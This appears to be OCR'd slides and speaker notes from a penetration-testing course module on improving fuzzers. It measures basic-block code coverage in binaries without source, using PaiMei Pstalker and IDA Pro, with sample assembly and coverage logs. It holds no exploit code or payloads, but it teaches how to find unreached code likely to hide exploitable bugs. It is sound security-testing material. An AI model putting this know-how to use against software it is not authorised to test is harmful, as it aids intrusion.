
Objectives

- Code coverage measurement and concepts
- Improving the quality of your fuzzer
- Measuring basic block coverage in binaries

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

Our objectives for this module is to understand the concepts of code coverage in an effort to improve the quality of a fuzzer and to examine the concepts of code coverage by measuring basic block coverage in binaries without source.



Improving Fuzzer Quality

Fuzzing: You'll never find bugs in code you don't execute

- Covering more code will find more bugs
- Measure code coverage under normal circumstances
  - Repeat under fuzzer
  - Identify your fuzzed coverage delta
- Inspect code not reached
- Modify fuzzer to cover more code!


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Improving Fuzzer Quality

One constant in fuzzing is as follows: you'll never find bugs in code you don't execute. Since fuzzing relies on live interaction with a target to discover flaws, if you don't reach a code path with vulnerable functions or programmatic flaws, you won't identify the bugs hidden there.

We know that the more code that is covered, the greater the chances are that you'll find a bug in the target. We can use code coverage analysis to improve our fuzzers in an effort to perform more effective bug discovery and software testing on both targets with source available or a target without source.

One technique for improving fuzzer quality is to measure the code coverage under normal operating circumstances with well-behaving traffic. Repeat the code coverage analysis using a fuzzer, then compare the code coverage delta between the well-behaving activity and the fuzzer. If no bugs were discovered with the fuzzer, evaluate the code that was not reached and identify why the code wasn't reached, then modify the fuzzer to cover more code.



Measuring Basic Blocks

- Evaluates basic blocks of code executed
  - Basic block: Code between jump or call locations and ret instructions
- Best alternative when source isn't available


```
block_one:
    xor     eax, eax
    test    eax, eax
    jnz     short block_three
    mov     [ebp+timeout.tv_sec], 120
    mov     [ebp+timeout.tv_usec], 0

block_two:
    push    0                   ; flags
    mov     ecx, [ebp+len]
    push    ecx                 ; len
    mov     edx, [ebp+buf]
    push    edx                 ; buf
    mov     eax, [ebp+socket]
    push    eax                 ; s
    call    recv
    mov     [ebp+ret], eax
    cmp     [ebp+ret], 0
    jnz     short block_four
    or      eax, 0FFFFFFFFh
    jmp     short block_five
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Measuring Basic Blocks

If the source code isn't available for analysis, we can also evaluate the disassembly of a binary, identifying the basic blocks that are executed. A basic block is essentially a chunk of assembly instructions between jump or call locations and ret instructions. In the example on this slide, two assembly blocks are shown; "block_one", which includes a handful of instructions, followed by "block_two". Both contain call or jump instructions but are differentiated by the entry points where other code jumps to them or calls another function.

Measuring basic blocks with a fuzzer is a universal measurement mechanism, but it requires a significant amount of effort to review and analyze the results of the runtime analysis. This technique represents the best method for reviewing the coverage of a fuzzer when source code is not available.



Block Coverage - PaiMei

- Reverse engineering framework for Windows binaries
- Open source Python
- Leverages commercial tool IDA Pro
- Pstalker – Records functions and basic blocks reached
- Supplied on USB drive with bugfixes


```
$ svn checkout http://paimei.googlecode.com/svn/trunk/ paimei
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Block Coverage – PaiMei

Having the source available allows the analyst to produce useful reporting with an easy interface to identify the reached and unreached code coverage paths. When source isn't available, basic block analysis tools including PaiMei Pstalker can be used as an alternative. PaiMei is an open-source platform for software reverse-engineering written in Python to leverage the capabilities of the commercial IDA Pro reverse-engineering tool. The Pstalker component of PaiMei allows an analyst to record the functions and basic blocks reached of a target binary.

While there is no official release of PaiMei, it is accessible by downloading the source using a Subversion client. The website and supporting documentation for PaiMei is available at http://paimei.googlecode.com.



PaiMei Requirements

- wxPython – GUI
- MySQL and MySQL-Python
- IDA Pro
- IDA Python plugin
- Optional: uDRAW for relationship graphing


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

PaiMei Requirements

PaiMei is supported on Windows platforms (unfortunately, it does not also support Linux systems) with multiple requirements:

- wxPython – The wxPython toolkit is required for PaiMei's GUI functionality
- MySQL and MySQL-Python – PaiMei and Pstalker require a MySQL database with the Python interface MySQL-Python for data storage and retrieval
- IDA Pro – The commercial IDA Pro software is required for use with PaiMei, though the free trial edition of IDA Pro can be used to satisfy PaiMei and Pstalker's requirements
- IDA Python plugin – The Python interface for IDA Pro is required for some of PaiMei's functionality

Optionally, PaiMei can export graphing data to visualize some data sets using the uDRAW toolkit.



Pstalker Block Coverage

- Load target in IDA Pro, complete automated analysis
- Use IDA Python to run pida_dump.py, export PIDA file
  - Graph-based representation of binary
- Launch PaiMei
  - Connect to MySQL DB
  - Create Target and Tag for current test, sel
  - Add PIDA file
  - Launch and select target application
  - Start PaiMei stalking, test application
  - Stop stalking, load hits

PAIMEIpstalker

Pstalker Block Coverage

The Pstalker functionality included with PaiMei records the basic blocks reached for a target binary. In order to use Pstalker, an export of the target binary analysis generated by IDA Pro is required.


To use Pstalker, load the target binary in IDA Pro and complete IDA's automated analysis phase. Once the automated analysis is complete, use the IDA Python plugin to execute PaiMei's pida_dump.py file. This will take IDA's analysis information for the target binary and export it in the form of a PIDA file. The PIDA file uses graph-theory concepts to represent the data of a binary and is an integral component for Pstalker's analysis.

Next, launch the PaiMei console in the "console" directory by running "python PAIMEIconsole.pyw". Connect to the MySQL database by clicking Connections → MySQL Connect, supplying the MySQL username and password when prompted. Click on the PAIMEIpstalker icon (shown on this slide), then create a target for your analysis by right-clicking on "Available Targets" and selecting "Add Target". Once the target is added, create a tag to represent this runtime analysis (such as "Normal Startup" or "Initial Fuzzing"), by right-clicking on the target and selecting "Add Tag", naming the tag when prompted. Next, right-click on the new tag and select "Use for Stalking".

Once the tag is selected, add the PIDA file exported from IDA Pro by clicking "Add Modules". Next, launch the target you wish to analyze and select it from the Pstalker process list. Select "Basic Blocks" in the Coverage Depth group, then click "Start Stalking".

Once Pstalker starts stalking the target, all of the basic blocks executed by the binary will be recorded. When you are finished testing the application, click "Stop Stalking". Next, right-click on the tag for this session and select "Load Hits" to view the activity recorded by Pstalker.

PaiMei Pstalker



```
Functions: 7 / 298          Basic Blocks: 234 / 1259
```


```
Tue Jan 20 11:32:50 2009
EIP: 00404edc
EAX: 0[illegible]b078 (   3125360) -> If-Modified-Since: (heap)
EBX: [illegible]a010 (   3119120) -> P..../.....d
ECX: [illegible]0049 (        73) -> N/A
EDX: [illegible]b049 (   3125321) -> *0 7 (heap)
EDI: [illegible]b08a (   3125386) -> Mon, 29 Dec 2003 12:04:10 GMT. Cache-C
                         4268672) -> If-Modified-Since: ( data)
```

```
[*] debugger hit 00404c9f cc #214
[*] debugger hit 00404ca3 cc #215
[*] debugger hit 00404cad cc #216
[*] debugger hit 00404cb7 cc #217
[*] debugger hit 00404cc6 cc #218
[*] debugger hit 00404cd2 cc #219
[*] debugger hit 00404cd7 cc #220
[*] debugger hit 00407383 cc #221
[*] debugger hit 00404cdf cc #222
[*] debugger hit 00404ceb cc #223
[*] debugger hit 00404cf0 cc #224
[*] debugger hit 00404cf7 cc #225
[*] debugger hit 00404d09 cc #226
[*] debugger hit 00404d42 cc #227
[*] debugger hit 00404d4c cc #228
[*] debugger hit 00404d50 cc #229
[*] debugger hit 00404d5d cc #230
[*] debugger hit 00404d65 cc #231
[*] debugger hit 00404ed8 cc #232
[*] debugger hit 00404edc cc #233
[*] debugger hit 00404ee6 cc #234
[*] Exporting 234 hits to MySQL.
[*] Function coverage at 2%. Basic block coverage at 18%.
```

PaiMei Pstalker

This slide includes a trimmed screen-shot of PaiMei Pstalker identifying the targets and tags section, the process list and the option for coverage depth. Once the hits for the selected target are loaded, the Data Exploration group will identify all the functions or basic blocks hit during the binary runtime (depending on the selected coverage depth option). Clicking on an individual block will populate the Dereference Data group, identifying the address of the function or block in the target executable and the status of the registers and stack.

Finally, a measurement of code coverage is also reported, in a percentage of the overall coverage of the binary on the bottom of the Pstalker window.



Back to IDA Pro

- Pstalker will export block coverage data in an IDA Pro script
  - Color-coding reached blocks
- Can repeat analysis with different colors to visualize different paths
  - Map out UI blocks in grey (don't care)
  - Map out "normal" network traffic blocks in yellow
  - Map out "fuzzed" hits in green


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Back to IDA Pro

Pstalker can also export the basic block coverage data in the form of an IDA Pro script (IDC) designed to color-code reached basic blocks. This allows us to return to IDA Pro for a more thorough analysis of the blocks reached and missed and evaluate the conditions that must be changed in our fuzzer to reach greater code coverage. We can even repeat this process using multiple tags, providing each a different color for more complex analysis needs.


For example, we might initially load up the binary in Paimei and navigate our way through the configuration and user interface components of the application. Since there is little opportunity for an attacker to remotely interact with these configuration components, we might choose to mark these blocks in IDA Pro as grey. That way, we can ignore any of the grey blocks as code segments that don't interest us.

Next, we might choose to map out normal network traffic block measurement in yellow, and fuzzed network traffic block measurement in green. This allows us to identify the blocks our fuzzer hit alongside the blocks the normal network traffic hits to identify areas where we could reach with a fuzzer (yellow, normal network traffic) but didn't because of limitations in the fuzzer.



Review Missed Blocks


- Evaluate missed blocks
  - Why weren't they reached?
  - Do they look interesting?
  - Consider single-stepping test cases
- Identify instructions and functions of interest to target analysis
  - Any vulnerable string handling functions
  - Assembler "rep movs*" (memcpy)
- Revise fuzzer, measure again
  - Consider using a different color to visualize new blocks reached



Review Missed Blocks

With the data export to IDA Pro routine we can continue our analysis of the target. In the illustration on this slide, the white blocks are missed code. Using IDA Pro we can review the assembly code to identify why they weren't reached without fuzzer and to determine if they look potentially interesting for exploitable bugs. We can even use IDA Pro to single-step the target binary to evaluate the live binary instead of relying purely on static analysis.

During this analysis, it is useful to review vulnerable functions, including any string-handling routines or assembler routines for memory copies (such as "rep movs*" instructions indicating a memcpy call). With this information we can revise the fuzzer to reach the previously missed blocks and measure the binary again. Consider using a different color for later IDC script exports to quickly identify new blocks that were successfully reached versus blocks that were reached before the fuzzer revision.


PaiMei Challenges

- Cannot automatically restart binary when stalking
- Does not accommodate packed or anti-RE code mechanisms
- PIDA analysis based on IDA; errors from IDA will skew PaiMei
- Minor bugs, occasional crashes

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

PaiMei Challenges

